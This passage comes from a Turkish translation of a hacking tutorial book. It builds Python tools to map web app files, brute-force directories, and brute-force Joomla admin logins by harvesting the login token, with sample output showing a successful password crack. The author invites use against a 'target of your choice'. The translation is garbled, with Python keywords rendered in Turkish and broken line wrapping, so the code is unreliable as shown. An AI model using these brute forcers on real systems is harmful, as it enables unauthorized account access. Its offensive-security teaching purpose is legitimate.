parmak izi ile ilgilenmezler. Bu liste hedef uygulamaya bağlı olarak farklı olabilir. `web_paths` ❷ değişkeni, uzak sunucuda bulmaya çalışacağımız dosyaları depolayacağımız `Queue` nesnemizdir. Daha sonra `os.walk` ❸ fonksiyonunu kullanarak tüm dosyalar arasında dolaşırız ve yerel web uygulaması dizinindeki izinler. Dosya ve izinleri gözden geçirirken, hedef dosyaların tam yolunu oluşturuyoruz ve yalnızca istediğimiz dosya türlerini aradığımızdan emin olmak için bunları filtre listemizde test ediyoruz. Yerel olarak bulduğumuz her geçerli dosyayı `web_paths` Kuyruğumuza ekliyoruz.

Kodun alt kısmına ❷ baktığımızda, her biri `test_remote` fonksiyonunu çağıracak bir dizi iş parçacığı (dosyanın üst kısmında ayarlandığı gibi) oluşturuyoruz. `test_remote` fonksiyonu, `web_paths` Kuyruğu boşalana kadar çalışmaya devam edecek bir döngü içinde çalışır. Döngünün her yinelenmesinde

`Queue` ❹'dan bir yol alır, hedef web sitesinin temel yoluna ekler ve ardından dosyayı almaya çalışır. Dosyayı alma konusunda başarılı olursak, HTTP durum kodunu ve dosyanın tam yolunu çıktı olarak veririz

❺. Dosya bulunamazsa veya bir `.htaccess` dosyası tarafından korunuyorsa, bu durum `urllib2`'nin bir hata vermesine neden olur, biz de bunu ❻ ele alırız, böylece döngü çalışmaya devam edebilir.

Lastiklere Tekme Atmak

Test amacıyla Kali sanal makineme Joomla 3.1.1 yükledim, ancak hızlı bir şekilde dağıtabileceğiniz veya halihazırda çalıştırdığınız herhangi bir açık kaynaklı web uygulamasını kullanabilirsiniz. *web_app_mapper.py* dosyasını çalıştırdığınızda aşağıdaki gibi bir çıktı görmeniz gerekir:

```
Yumurtla Konu: 0
ma
Yumurtla Konu: 1
ma
Yumurtla Konu: 2
ma
Yumurtla Konu: 3
ma
Yumurtla Konu: 4
ma
Yumurtla Konu: 5
ma
Yumurtla Konu: 6
ma
Yumurtla Konu: 7
ma
Yumurtla Konu: 8
ma
Yumurtla Konu: 9
ma
[200] => /htaccess.txt
[200] => /web.config.txt
[200] => /LICENSE.txt
[200] => /README.txt
[200] => /administrator/cache/index.html
[200] => /administrator/components/index.html
[200] => /administrator/components/com_admin/controller.php
[200] => /administrator/components/com_admin/script.php
[200] => /administrator/components/com_admin/admin.xml
[200] => /administrator/components/com_admin/admin.php
[200] => /administrator/components/com_admin/helpers/index.html
[200] => /administrator/components/com_admin/controllers/index.html
[200] => /administrator/components/com_admin/index.html
[200] => /administrator/components/com_admin/helpers/html/index.html
[200] => /administrator/components/com_admin/models/index.html
[200] => /administrator/components/com_admin/models/profile.php
[200] => /administrator/components/com_admin/controllers/profile.php
```

Bazı *.txt* dosyaları ve XML dosyaları da dahil olmak üzere bazı geçerli sonuçlar aldığımızı görebilirsiniz. Elbette, içinde *install* kelimesi geçenler gibi yalnızca ilgilendiğiniz dosyaları döndürmek için komut dosyasına ek zeka ekleyebilirsiniz.

Dizinleri ve Dosya Konumlarını Kaba Kuvvete Zorlama

Önceki örnek, hedefiniz hakkında çok fazla bilgi sahibi olduğunuzu varsayıyordu. Ancak özel bir web uygulamasına veya büyük bir e-ticaret sistemine saldırdığınız birçok durumda, web sunucusunda erişilebilen tüm dosyaların farkında olmayacaksınız. Genel olarak, web uygulamasının mümkün olduğunca çoğunu keşfetmek için hedef web sitesini taramak üzere Burp Suite'te bulunan gibi bir örümcek yerleştirirsiniz. Ancak birçok durumda, hassas bilgiler sağlayabilecek veya yazılım geliştiricisinin amaçlamadığı işlevselliği ortaya çıkarabilecek yapılandırma dosyaları, artık geliştirme dosyaları, hata ayıklama komut dosyaları ve diğer güvenlik kırıntıları vardır. Bu içeriği keşfetmenin tek yolu, ortak dosya adlarını ve dizinleri avlamak için bir kaba kuvvet aracı kullanmaktır.

DirBuster projesi gibi yaygın kaba kuvvet uygulayıcılarından gelen kelime listelerini kabul edecek basit bir araç oluşturacağız^[10] veya SVNDigger,^[11] ve hedef web sunucusunda erişilebilir olan dizinleri ve dosyaları keşfetmeye çalışın. Daha önce olduğu gibi, içeriği agresif bir şekilde keşfetmeye çalışmak için bir iş parçacığı havuzu oluşturacağız. Bir wordlist dosyasından bir Queue oluşturmak için bazı işlevler oluşturarak başlayalım. Açmak için bir yeni bir dosya oluşturun, adını *content_bruter.py* koyun ve aşağıdaki kodu girin:

```
import urllib2
import
threading
import Queue
import urllib

iplik          sayısı= 50
target_url= "http://testphp.vulnweb.com"
wordlist_file = "/tmp/all.txt" # from
SVNDigger resume=      None
user_agent     = "Mozilla/5.0 (X11; Linux x86_64; rv:19.0)
                  Gecko/20100101 Firefox/19.0"

def build_wordlist(wordlist_file):

    # kelime listesini oku
❶   fd = open(wordlist_file, "rb")
    raw_words = fd.readlines()
    fd.close()

    found_resume = False
        words= Queue.Queue()

❷   for kelime in raw_words:

        word = word.rstrip()

        if resume is not

        None:

            if found_resume:
                words.put(word)
            Başka:
                if word == resume:
                    found_resume = True
                    print "Sözcük listesine şuradan devam ediliyor: %s" % resume
            Başka:
                words.put(word)

    kelimeleri döndür
```


Bu yardımcı fonksiyon oldukça basittir. Bir kelime listesi dosyasını ❶ okuruz ve ardından dosyadaki ❷ her satır üzerinde yinelemeye başlarız. Ağ bağlantımız kesilirse veya hedef site kapanırsa kaba zorlama oturumuna devam etmemizi sağlayan bazı yerleşik işlevlere sahibiz. Bu şu şekilde olabilir

özgeçmiş değişkeninin kaba kuvvet uygulayıcısının denediği son yola ayarlanmasıyla elde edilir. Ne zaman

tüm dosya ayrıştırıldıktan sonra, asıl kaba kuvvet fonksiyonumuzda kullanmak üzere kelimelerle dolu bir `Kuyruk` döndürüyoruz. Bu fonksiyonu bu bölümün ilerleyen kısımlarında tekrar kullanacağız.

Kaba zorlama betiğimiz için bazı temel işlevlerin mevcut olmasını istiyoruz. Bunlardan ilki, istekte bulunurken test edilecek uzantıların bir listesini uygulayabilmektir. Bazı durumlarda, yalnızca Örneğin doğrudan `/admin`, ancak `admin.php`, `admin.inc` ve `admin.html`.

```
def dir_bruter(word_queue,extensions=None):

    while not word_queue.empty():
        attempt = word_queue.get()

        attempt_list = []

        # bir dosya uzantısı olup olmadığını kontrol edin;
        yoksa, # oluşturduğumuz bir dizin yoludur
        ❶ eğer "." girişimde değilse:
            attempt_list.append("/%s/" % attempt)
        Başka:
            attempt_list.append("/%s" % attempt)

        # uzantıları bruteforce etmek istiyorsak
        ❷ eğer uzantılar:
            uzantılarda uzanti için:
                attempt_list.append("/%s%s" % (attempt,extension))

        # iterate over our list of attempts
        for brute in attempt_list:

            url = "%s%s" % (hedef_url,urllib.quote(brute))

            try:
                headers = {}
                ❸ headers["User-Agent"] = user_agent
                r = urllib2.Request(url,headers=başlıklar)

                yanıt = urllib2.urlopen(r)

                ❹ if len(response.read()):
                    print "[%d] => %s" % (response.code,url)

            except urllib2.URLLError,e:

                ❺ if hasattr(e, 'code') ve e.code != 404:
                    print "!!! %d => %s" % (e.code,url)

        geçmek
```

`dir_bruter` fonksiyonumuz, kaba zorlama için kullanılacak kelimelerle doldurulmuş bir `Queue` nesnesini ve test edilecek dosya uzantılarının isteğe bağlı bir listesini kabul eder. Mevcut kelimede

❶ bir dosya uzantısı olup olmadığını test ederek başlıyoruz ve eğer yoksa, test etmek istediğimiz bir dizin olarak ele alıyoruz

uzak web sunucusunda. Eğer ❷ ile aktarılan bir dosya uzantıları listesi varsa, o zaman mevcut sözcüğünü kullanarak test etmek istediğimiz her dosya uzantısını uygulayabiliriz. Burada şunu kullanmayı düşünmek faydalı olabilir

`.orig` ve `.bak` gibi uzantıları normal programlama dili uzantılarının üzerine ekler. Kaba kuvvet denemelerinin bir listesini oluşturduktan sonra, User-Agent başlığını zararsız bir şeye ayarlarız ❸

ve uzak web sunucusunu test ederiz. Eğer yanıt kodu 200 ise, URL'nin çıktısını alırız ❹ ve eğer 404 dışında bir şey alırsak onun da çıktısını alırız ❺ çünkü bu uzak web sunucusunda "dosya bulunamadı" hatası dışında ilginç bir şey olduğunu gösterebilir.

Çıktınıza dikkat etmeniz ve tepki vermeniz yararlıdır, çünkü uzak web sunucusunun yapılandırmasına bağlı olarak, çıktınızı temizlemek için daha fazla HTTP hata kodunu filtrelemeniz gerekebilir.

Sonuçlar. Kelime listemizi ayarlayarak, uzantıların bir listesini oluşturarak ve kaba kuvvet iş parçacıklarını çalıştırarak betiği tamamlayalım.

```
word_queue = build_wordlist(wordlist_file)
extensions = [".php", ".bak", ".orig", ".inc"]

for i in range(threads):
    t = threading.Thread(target=dir_bruter, args=(word_queue, extensions,))
    t.start()
```

Yukarıdaki kod parçacığı oldukça basittir ve şimdiye kadar tanıdık gelmiş olmalı. Kaba kuvvet uygulayacağımız kelimelerin listesini alıyoruz, test edilecek dosya uzantılarının basit bir listesini oluşturuyoruz ve ardından kaba kuvvet uygulamak için bir grup iş parçacığı oluşturuyoruz.

Lastiklere Tekme Atmak

OWASP, araçlarınızı test edebileceğiniz çevrimiçi ve çevrimdışı (sanal makineler, ISO'lar vb.) savunmasız web uygulamalarının bir listesine sahiptir. Bu durumda, kaynak kodunda referans verilen URL, Acunetix tarafından barındırılan kasıtlı olarak hatalı bir web uygulamasına işaret etmektedir. İşin güzel yanı, bir web uygulamasını kaba kuvvetle zorlamanın ne kadar etkili olabileceğini göstermesidir. Thread_count değişkenini 5 gibi akıllı başında bir değere ayarlamanızı ve betiği çalıştırmanızı öneririm. Kısa süre içinde aşağıdaki gibi sonuçlar görmeye başlayacaksınız:

```
[200] => http://testphp.vulnweb.com/CVS/  
[200] => http://testphp.vulnweb.com/admin/  
[200] => http://testphp.vulnweb.com/index.bak  
[200] => http://testphp.vulnweb.com/search.php  
[200] => http://testphp.vulnweb.com/login.php  
[200] => http://testphp.vulnweb.com/images/  
[200] => http://testphp.vulnweb.com/index.php  
[200] => http://testphp.vulnweb.com/logout.php  
[200] => http://testphp.vulnweb.com/categories.php
```

Uzak web sitesinden bazı ilginç sonuçlar aldığımızı görebilirsiniz. Tüm web uygulama hedeflerinize karşı içerik kaba zorlaması yapmanın önemini ne kadar vurgulasam azdır.

Kaba Zorlama HTML Form Kimlik Doğrulaması

Web korsanlığı kariyerinizde bir hedefe erişim sağlamanız gereken bir zaman gelebilir veya danışmanlık yapıyorsanız, mevcut bir web sistemindeki parola gücünü değerlendirmeniz gerekebilir. Web sistemlerinin, ister bir captcha, ister basit bir matematik denklemi veya istekle birlikte gönderilmesi gereken bir oturum açma belirteci olsun, kaba kuvvet korumasına sahip olması giderek daha yaygın hale geldi. Giriş betiğine POST isteği göndererek kaba kuvvet uygulayabilen bir dizi kaba kuvvet aracı vardır, ancak bunlar çoğu durumda dinamik içerikle başa çıkabilecek ya da basit "insan mısınız" kontrollerini yapabilecek kadar esnek değildir. Popüler bir içerik yönetim sistemi olan Joomla'ya karşı faydalı olacak basit bir brute forcer oluşturacağız. Modern Joomla sistemleri bazı temel kaba kuvvet karşıtı teknikler içerir, ancak yine de varsayılan olarak hesap kilitleme veya güçlü captcha'lardan yoksundur.

Joomla'yı kaba kuvvetle çalıştırmak için karşılanması gereken iki gereksinimimiz var: şifre denemesini göndermeden önce giriş formundan giriş belirtecini almak ve `urllib2` oturumumuzda çerezleri kabul ettiğimizden emin olmak. Giriş formu değerlerini ayrıştırmak için yerel Python sınıfı `HTMLParser`'ı kullanacağız. Bu aynı zamanda kendi hedefleriniz için araç oluştururken kullanabileceğiniz `urllib2`'nin bazı ek özellikleri için iyi bir kasırga turu olacaktır. Joomla yönetici giriş formuna bir göz atarak başlayalım. Bu formu <http://<yourtarget>.com/administrator/> adresinde bulabilirsiniz. Kısalık adına, yalnızca ilgili form öğelerini dahil ettim.

```
<form action="/administrator/index.php" method="post" id="form-login"
class="form-inline">

<input name="username" tabindex="1" id="mod-login-username"
type="text" class="input-medium" placeholder="Kullanıcı Adı"
size="15"/>

<input name="passwd" tabindex="2" id="mod-login-password"
type="password" class="input-medium" placeholder="Password" size="15"/>

<select id="lang" name="lang" class="inputbox advancedSelect">
  <option value="" selected="selected">Dil - Varsayılan</option>
  <option value="en-GB">İngilizce (Birleşik Krallık)</option>
</select>

<input type="hidden" name="option" value="com_login"/>
<input type="hidden" name="task" value="login"/>
<input type="hidden" name="return" value="aW5kZXgucGhw"/>
<input type="hidden" name="1796bae450f8430ba0d2de1656f3e0ec" value="1" />

</form>
```

Bu formu okuduğumuzda, brute forcer'ımıza dahil etmemiz gereken bazı değerli bilgilere ulaşıyoruz. Bunlardan ilki, formun `/administrator/index.php` yoluna bir HTTP POST olarak gönderilmesidir. İkincisi ise form gönderiminin başarılı olması için gereken tüm alanlardır. Özellikle, son gizli alan olan adresine bakarsanız, ad niteliğinin uzun, rastgele bir dizeye ayarlandığını göreceksiniz. Bu, Joomla'nın kaba kuvvet karşıtı tekniğinin temel parçasıdır. Bu rastgele dizge, bir çerezde saklanan mevcut kullanıcı oturumunuzla karşılaştırılır ve doğru kimlik bilgilerini giriş işleme komut dosyasına aktarıyor olsanız bile, rastgele belirteç mevcut değilse, kimlik doğrulama başarısız olur. Bu, Joomla'ya karşı başarılı olmak için brute forcer'ımızda aşağıdaki istek akışını kullanmamız gerektiği anlamına gelir:

1. Oturum açma sayfasını alın ve döndürülen tüm çerezleri kabul edin.
2. HTML'den tüm form öğelerini ayrıştırın.

3. Kullanıcı adını ve/veya parolayı sözlüğümüzden bir tahmin olarak ayarlayın.

4. Tüm HTML form alanlarını ve depolanan çerezlerimizi içeren oturum açma işleme komut dosyasına bir HTTP POST gönderin.
5. Web uygulamasına başarıyla giriş yapıp yapmadığımızı test edin.

Bu betikte bazı yeni ve değerli teknikler kullanacağımızı görebilirsiniz. Ayrıca, araçlarınızı asla canlı bir hedef üzerinde "eğitmemeniz" gerektiğinden de bahsedeceğim; her zaman hedef web uygulamanızın bilinen kimlik bilgileriyle bir kurulumunu yapın ve istediğiniz sonuçları aldığınızı doğrulayın.

joomla_killer.py adında yeni bir Python dosyası açalım ve aşağıdaki kodu girelim:

```
import urllib2
import urllib
import
cookielib
import
threading
import sys
import Queue

from HTMLParser import

HTMLParser # genel ayarlar
            user_thread= 10
username=    "admin"
wordlist_file =
"/tmp/cain.txt" resume=
            None

# hedefe özel ayarlar
❶ target_url=    "http://192.168.112.131/administrator/index.php"
target_post    = "http://192.168.112.131/administrator/index.php"

❷ username_field= "username"
password_field= "passwd"

❸ success_check = "Yönetim - Denetim Masası"
```

Bu genel ayarlar biraz açıklamayı hak ediyor. `target_url` değişkeni ❶ betiğimizin HTML'yi ilk indireceği ve ayrıştıracağı yerdir. `target_post` değişkeni ise kaba kuvvet girişimimizi göndereceğimiz yerdir. Joomla girişindeki HTML'nin kısa analizine dayanarak, adresini şu şekilde ayarlayabiliriz

`username_field` ve `password_field` ❷ değişkenlerini HTML öğelerinin uygun adlarına atayın. `success_check` değişkenimiz ❸, başarılı olup olmadığımızı belirlemek için her kaba kuvvet denemesinden sonra kontrol edeceğimiz bir dizedir. Şimdi kaba kuvvetimiz için tesisatı oluşturalım `forcer`; aşağıdaki kodun bir kısmı tanıdık gelecektir, bu yüzden sadece en yeni teknikleri vurgulayacağım.

```
sınıf Bruter(nesne):
    def  __init__(self, kullanıcı adı, kelimeler):

        self.username = kullanıcı adı
        self.password_q = words
        self.found = False

        print "Finished setting up for: s" % kullanıcı adı

    def run_bruteforce(self):

        for i in range(user_thread):
            t = threading.Thread(target=self.web_bruter)
            t.start()
```



```
def web_bruter(self):
```

```
    while not self.password_q.empty() and not self.found:
```

```
        brute = self.password_q.get().rstrip()
```

```
❶         jar = cookielib.FileCookieJar("cookies")
```

```
        açıcı = urllib2.build_opener(urllib2.HTTPCookieProcessor(jar))
```

```

response =

opener.open(target_url) page =

response.read()

print "Trying: %s : %s (%d left)" % (self.username,brute,self.
password_q.qsize())

# gizli alanları ayrıştırın
❷ parser =
BruteParser()
parser.feed(page)

post_tags = parser.tag_results

# kullanıcı adı ve şifre alanlarımızı ekleyin
❸ post_tags[username_field] = self.username
post_tags[password_field] = brute

❹ login_data = urllib.urlencode(post_tags)
login_response = opener.open(target_post,
login_data)

login_result = login_response.read()

❺ if success_check in
login_result: self.found =
True
print "[*] Bruteforce başarılı."
print "[*] Kullanıcı adı: %s" %
kullanıcı adı print "[*] Parola: %s"
% brute
print "[*] Diğer iş parçacıklarının çıkmasını bekliyorum..."

```

Bu, tüm HTTP isteklerini işleyecek ve bizim için çerezleri yönetecek olan birincil kaba kuvvet sınıfımızdır. Parola denememizi aldıktan sonra, *çerezleri çerez* dosyasında saklayacak olan `FileCookieJar` sınıfını kullanarak çerez kavanozumuzu ❶ kuruyoruz. Sonra `urllib2`'mizi başlatıyoruz

açıcıya, `urllib2`'ye herhangi bir çerezi ona aktarmasını söyleyen başlatılmış çerez kavanozunu iletiyoruz. Daha sonra giriş formunu almak için ilk isteği yaparız. Ham HTML'ye sahip olduğumuzda, bunu HTML ayrıştırıcımıza iletiriz ve alınan tüm HTML'lerin bir sözlüğünü

döndüren `feed` yöntemini ❷ çağırırız

form öğeleri. HTML'yi başarıyla ayrıştırdıktan sonra, kullanıcı adı ve şifreyi değiştiriyoruz

alanlarını kaba kuvvet denememizle ❸. Daha sonra POST değişkenlerini URL ile kodlarız ❹ ve ardından bunları sonraki HTTP isteğimizde iletiriz. Kimlik doğrulama girişimimizin sonucunu aldıktan sonra, kimlik doğrulamanın başarılı olup olmadığını test ediyoruz ❺. Şimdi HTML işlememizin çekirdeğini uygulayalım. Aşağıdaki sınıfı *joomla_killer.py* betiğinize ekleyin:

```

sınıf BruteParser(HTMLParser):
    def init (self):
        HTMLParser. init (self)
❶ self.tag_results = {}

    def handle_starttag(self, tag, attrs):
❷ if tag ==
"input":
tag_name =
None
tag_value = Yok
for name,value in
attrs: if name ==
"name":

```

```
❸         tag_name = değer
          if name == "value":
❹             tag_value = değer

          tag_name None değilse:
❺             self.tag_results[tag_name] = value
```

Bu, hedefimize karşı kullanmak istediğimiz özel HTML ayrıştırma sınıfını oluşturur. `HTMLParser` sınıfını kullanmanın temellerini öğrendikten sonra, onu saldırabileceğiniz herhangi bir web uygulamasından bilgi almak için uyarlayabilirsiniz. Yapacağımız ilk şey bir sözlük oluşturmaktır.

sonuçlar saklanacaktır ❶. Feed fonksiyonunu çağırdığımızda, HTML belgesinin tamamını geçirir ve bir etiketle karşılaşıldığında handle_starttag fonksiyonumuz çağrılır. Özellikle, HTML giriş etiketlerini arıyoruz ❷ ve ana işlemimiz bir tane bulduğumuzu belirlediğimizde gerçekleşiyor. Etiketin nitelikleri üzerinde yinelemeye başlarız ve ad ❸ veya değer ❹ niteliklerini bulursak, bunları tag_results sözlüğünde ❺ ilişkilendiririz. HTML işlendikten sonra, kaba zorlama sınıfımız kullanıcı adı ve parola alanlarını değiştirebilir ve geri kalanını alanlar bozulmamış.

HTMLPARSER 101

HTMLParser sınıfını kullanırken uygulayabileceğiniz üç temel yöntem vardır: handle_starttag, handle_endtag ve handle_data. handle_starttag fonksiyonu, bir açılış HTML etiketi ile karşılaşıldığında çağrılır ve handle_endtag fonksiyonu için bunun tersi geçerlidir; bu fonksiyon, bir kapanış HTML etiketi ile karşılaşıldığında çağrılır. handle_data işlevi, etiketler arasında ham metin olduğunda çağrılır. Her bir fonksiyon için fonksiyon prototipleri aşağıdaki gibi biraz farklıdır:

```
def handle_starttag(self, tag,
                    attributes):
    def handle_endtag(self, tag):
    def handle_data(self, data):
```

Bunu vurgulamak için hızlı bir örnek:

```
<title>Python rocks!</title>
```

```
def handle_starttag => etiket değişkeni "title" olacaktır
    def handle_data=> veri değişkeni "Python
    rocks!" olacaktır
def handle_endtag=> etiket değişkeni
    "title" olacaktır
```

HTMLParser sınıfının bu çok temel anlayışıyla, formları ayrıştırmak, örümcekleme için bağlantıları bulmak, veri madenciliği amacıyla tüm saf metni çıkarmak veya bir sayfadaki tüm görüntüleri bulmak gibi şeyler yapabilirsiniz.

Joomla brute forcer'ımızı tamamlamak için, önceki bölümümüzdeki build_wordlist işlevini kopyalayıp yapıştıralım ve aşağıdaki kodu ekleyelim:

```
# build_wordlist işlevini buraya yapıştırın

words = build_wordlist(wordlist_file)

bruter_obj = Bruter(kullanıcı
                    adı,kelimeler)
bruter_obj.run_bruteforce()
```

İşte bu kadar! Kullanıcı adını ve kelime listemizi Bruter sınıfımıza aktarıyoruz ve sihrin gerçekleşmesini izliyoruz.

Lastiklere Tekme Atmak

Eğer Kali VM'nize Joomla yüklemeyerseniz, şimdi yüklemelisiniz. Hedef sanal makinem 192.168.112.131 adresinde ve Cain and Abel tarafından sağlanan bir kelime listesi kullanıyorum,^[12] popüler bir kaba kuvvet ve kırma araç seti. Çalıştırdığından emin olabilmek için Joomla kurulumunda kullanıcı adını *admin* ve şifreyi *justin* olarak önceden ayarladım. Daha sonra *justin*'i *cain.txt* kelime listesine ekledim dosyasının yaklaşık 50 giriş kadar aşağısında. Betiği çalıştırdığımda aşağıdaki çıktıyı alıyorum:

```
$ python2.7 joomla_killer.py Kurulum
tamamlandı: admin Deneme: admin :
0rac138 (306697 sol) Deneme: admin :
!@#$$% (306697 sol) Deneme: admin :
!@#$$%^ (306697 sol)
--snip--
Deneme: admin : 1p2o3i (306659 sol)
Deneme: admin : 1qw23e (306657 sol)
Deneme: admin : 1q2w3e (306656 sol)
Deneme: admin : 1sanjose (306655
sol) Deneme: admin : 2 (306655 sol)
Deneme: admin : justin (306655 sol)
Deneme: admin : 2112 (306646 sol)
[*] Bruteforce başarılı.
[*] Kullanıcı adı:
admin [*] Şifre:
justin
[*] Diğer iş parçacıklarının çıkmasını
bekliyorum... Deniyor: admin : 249
(306646 kaldı) Deniyor: admin :
2welcome (306646 kaldı)
```

Joomla yönetici konsolunda başarılı bir şekilde kaba kuvvet uyguladığını ve oturum açtığını görebilirsiniz. Doğrulamak için elbette manuel olarak giriş yapıp emin olmalısınız. Bunu yerel olarak test ettikten ve çalıştırdığından emin olduktan sonra, bu aracı seçtiğiniz bir hedef Joomla kurulumuna karşı kullanabilirsiniz.

[10] DirBuster Projesi: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

[11] SVNDigger Projesi: <https://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-browsing/>

[12] Habil ve Kabil: <http://www.oxid.it/cain.html>

Bölüm 6. Burp Proxy'yi Genişletme

Eğer daha önce bir web uygulamasını hacklemeyi denediyseniz, muhtemelen Burp Suite'i örümcekleme, proxy tarayıcı trafiği ve diğer saldırıları gerçekleştirmek için kullanmışsınızdır. Burp Suite'in son sürümleri, Burp'a *Uzantılar* adı verilen kendi araçlarınızı ekleme özelliğini içerir. Python, Ruby veya saf Java kullanarak Burp GUI'ye paneller ekleyebilir ve Burp Suite'e otomasyon teknikleri oluşturabilirsiniz. Bu özellikten yararlanacağız ve Burp'e saldırılar ve genişletilmiş keşifler gerçekleştirmek için bazı kullanışlı araçlar ekleyeceğiz. İlk uzantı, Burp Proxy'den ele geçirilen bir HTTP isteğini, Burp Intruder'da çalıştırılabilecek bir mutasyon fuzzer oluşturmak için bir tohum olarak kullanmamızı sağlayacaktır. İkinci uzantı, hedef sitemizle aynı IP adresinde bulunan tüm sanal ana bilgisayarların yanı sıra hedef etki alanı için algılanan tüm alt etki alanlarını göstermek için Microsoft Bing API ile arayüz oluşturacaktır.

Daha önce Burp ile oynadığınızı ve Proxy aracı ile istekleri nasıl tuzağa düşüreceğinizi ve tuzağa düşmüş bir isteği Burp Intruder'a nasıl göndereceğinizi bildiğinizi varsayacağım. Bu görevleri nasıl yapacağınız konusunda bir eğitime ihtiyacınız varsa, başlamak için lütfen PortSwigger Web Security (<http://www.portswigger.net/>) adresini ziyaret edin.

Burp Extender API'sini ilk keşfetmeye başladığımda, nasıl çalıştığını anlamamın birkaç denememi aldığını itiraf etmeliyim. Saf bir Python kullanıcısı olduğum ve sınırlı Java geliştirme deneyimim olduğu için biraz kafa karıştırıcı buldum. Ancak Burp web sitesinde başkalarının nasıl uzantılar geliştirdiğini görmemi sağlayan bir dizi uzantı buldum ve kendi kodumu nasıl uygulamaya başlayacağımı anlamama yardımcı olması için bu önceki sanatı kullandım. İşlevselliği genişletme konusunda bazı temel bilgileri ele alacağım, ancak kendi uzantılarınızı geliştirmek için API belgelerini bir kılavuz olarak nasıl kullanacağınızı da göstereceğim.

Kurulum

Öncelikle Burp'ü <http://www.portswigger.net/> adresinden indirin ve kullanıma hazır hale getirin. Bunu itiraf etmek beni ne kadar üzse de, tüm işletim sistemlerinin paketleri ya da yükleyicileri olan modern bir Java kurulumuna ihtiyacınız olacak. Bir sonraki adım Jython (Java ile yazılmış bir Python uygulaması) bağımsız JAR dosyasını almaktır; Burp'ü buna yönlendireceğiz. Bu JAR dosyasını kitabın geri kalan kodlarıyla birlikte No Starch sitesinde bulabilirsiniz (<http://www.nostarch.com/blackhatpython/>) ya da resmi siteyi ziyaret edin, <http://www.jython.org/downloads.html>, ve Jython 2.7 Standalone Installer'ı seçin. Adının sizi yanıltmasına izin vermeyin; bu sadece bir JAR dosyasıdır. JAR dosyasını Masaüstü gibi hatırlaması kolay bir konuma kaydedin.


Ardından, bir komut satırı terminali açın ve Burp'ü aşağıdaki gibi çalıştırın:

```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```

Bu Burp'ün çalışmasını sağlayacak ve **Şekil 6-1**'de gösterildiği gibi harika sekmelerle dolu kullanıcı arayüzünü göreceksiniz. Şimdi Burp'ü Jython yorumlayıcımıza yönlendirelim. **Genişletici** sekmesine tıklayın ve ardından **Seçenekler** sekmesini seçin. Python Ortamı bölümünde, aşağıda gösterildiği gibi Jython JAR dosyanızın konumunu seçin

Şekil 6-2.

Geri kalan seçenekleri kendi haline bırakabilirsiniz ve ilk uzantımızı kodlamaya başlamaya hazır olmalıyız. Hadi başlayalım!



Şekil 6-1. Burp Suite GUI düzgün yüklenmiş

 **Python Environment**

 These settings let you configure the environment for executing extensions that are written in Python. To use Python extensions, you will need to download Jython, which is a Python interpreter implemented in Java.

Location of Jython standalone JAR file:

Folder for loading modules (optional):

Şekil 6-2. Jython yorumlayıcı konumunu yapılandırma

Burp Fuzzing

Kariyerinizin bir noktasında, kendinizi geleneksel web uygulaması değerlendirme araçlarını kullanmanıza izin vermeyen bir web uygulamasına veya web hizmetine saldırırken bulabilirsiniz. İster HTTP trafiğinin içine sarılmış ikili bir protokolle ister karmaşık JSON istekleriyle çalışıyor olun, geleneksel web uygulaması hatalarını test edebilmeniz çok önemlidir. Uygulama çok fazla parametre kullanıyor olabilir ya da manuel test yapmanın çok fazla zaman alacağı bir şekilde gizlenmiş olabilir. Ayrıca birçok durumda garip protokollerle ve hatta JSON ile başa çıkmak için tasarlanmamış standart araçları çalıştırdığım için suçluyum. İşte bu noktada, kimlik doğrulama çerezleri de dahil olmak üzere HTTP trafiğinin sağlam bir temelini oluşturmak için Burp'tan yararlanabilmek ve aynı zamanda isteğin gövdesini, daha sonra yükü istediğiniz şekilde manipüle edebilecek özel bir fuzzer'a aktarmak yararlıdır. Dünyanın en basit web uygulaması fuzzer'ını oluşturmak için ilk Burp uzantımız üzerinde çalışacağız, daha sonra bunu daha akıllı bir şeye dönüştürebilirsiniz.

Burp, web uygulama testleri gerçekleştirirken kullanabileceğiniz bir dizi araca sahiptir. Tipik olarak, Proxy'yi kullanarak tüm istekleri yakalarsınız ve ilginç bir isteğin geçtiğini gördüğünüzde, onu başka bir Burp aracına gönderirsiniz. Benim kullandığım yaygın bir teknik, bunları web trafiğini yeniden oynatmamı ve ilginç noktaları manuel olarak değiştirmemi sağlayan Repeater aracına göndermektir. Sorgu parametrelerinde daha otomatik saldırılar gerçekleştirmek için, web trafiğinin hangi alanlarının değiştirilmesi gerektiğini otomatik olarak anlamaya çalışan ve ardından hata mesajlarını ortaya çıkarmaya veya güvenlik açıklarını ortaya çıkarmaya çalışmak için çeşitli saldırılar kullanmanıza olanak tanıyan Intruder aracına bir istek göndereceksiniz. Bir Burp uzantısı, Burp araç paketi ile çeşitli şekillerde etkileşime girebilir ve bizim durumumuzda doğrudan Intruder aracına ek işlevsellik ekleyeceğiz.

İlk doğal içgüdüm, özel uzantımı yazmak için hangi Burp sınıflarını genişletmem gerektiğini belirlemek için Burp API belgelerine bakmaktır. Bu belgelere **Extender** sekmesine ve ardından **API'ler** sekmesine tıklayarak erişebilirsiniz. Bu biraz göz korkutucu görünebilir çünkü çok Java'ya benziyor (ve öyle). İlk fark ettiğimiz şey, Burp geliştiricilerinin her bir sınıfı uygun bir şekilde adlandırmış olmalarıdır, böylece nereden başlamak istediğimizi bulmak kolaydır. Özellikle, bir Intruder saldırısı sırasında web isteklerini bulanıklaştırmaya çalıştığımız için,

`IIIntruderPayloadGeneratorFactory` ve `IIIntruderPayloadGenerator` sınıflarını görüyorum. `IIIntruderPayloadGeneratorFactory` sınıfı için belgelerin ne dediğine bir göz atalım:

```
/**
 * Uzantılar bu arayüzü uygulayabilir ve ardından
 ❶ * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory()
 * özel Intruder yükleri için bir fabrika kaydetmek için.
 */

public arayüz IIIntruderPayloadGeneratorFactory
{
    /**
     * Bu yöntem Burp tarafından yükün adını elde etmek için kullanılır
     * jeneratör. Bu, jeneratörün içinde bir seçenek olarak görüntülenecektir.
     * Kullanıcı uzantı tarafından oluşturulan kullanıcı arayüzünü kullanmayı seçtiğinde
     * yükler.

     *
     * @return Yük üreticinin adı.
     */
    ❷ String getGeneratorName();
```

/**

* Bu yöntem, kullanıcı bir İzinsiz Giriş başlattığında Burp tarafından kullanılır

* Bu yük oluşturucuyu kullanan saldırı.

```

* @param saldırı
* Ayrıntıları elde etmek için sorgulanabilen bir IIntruderAttack nesnesi
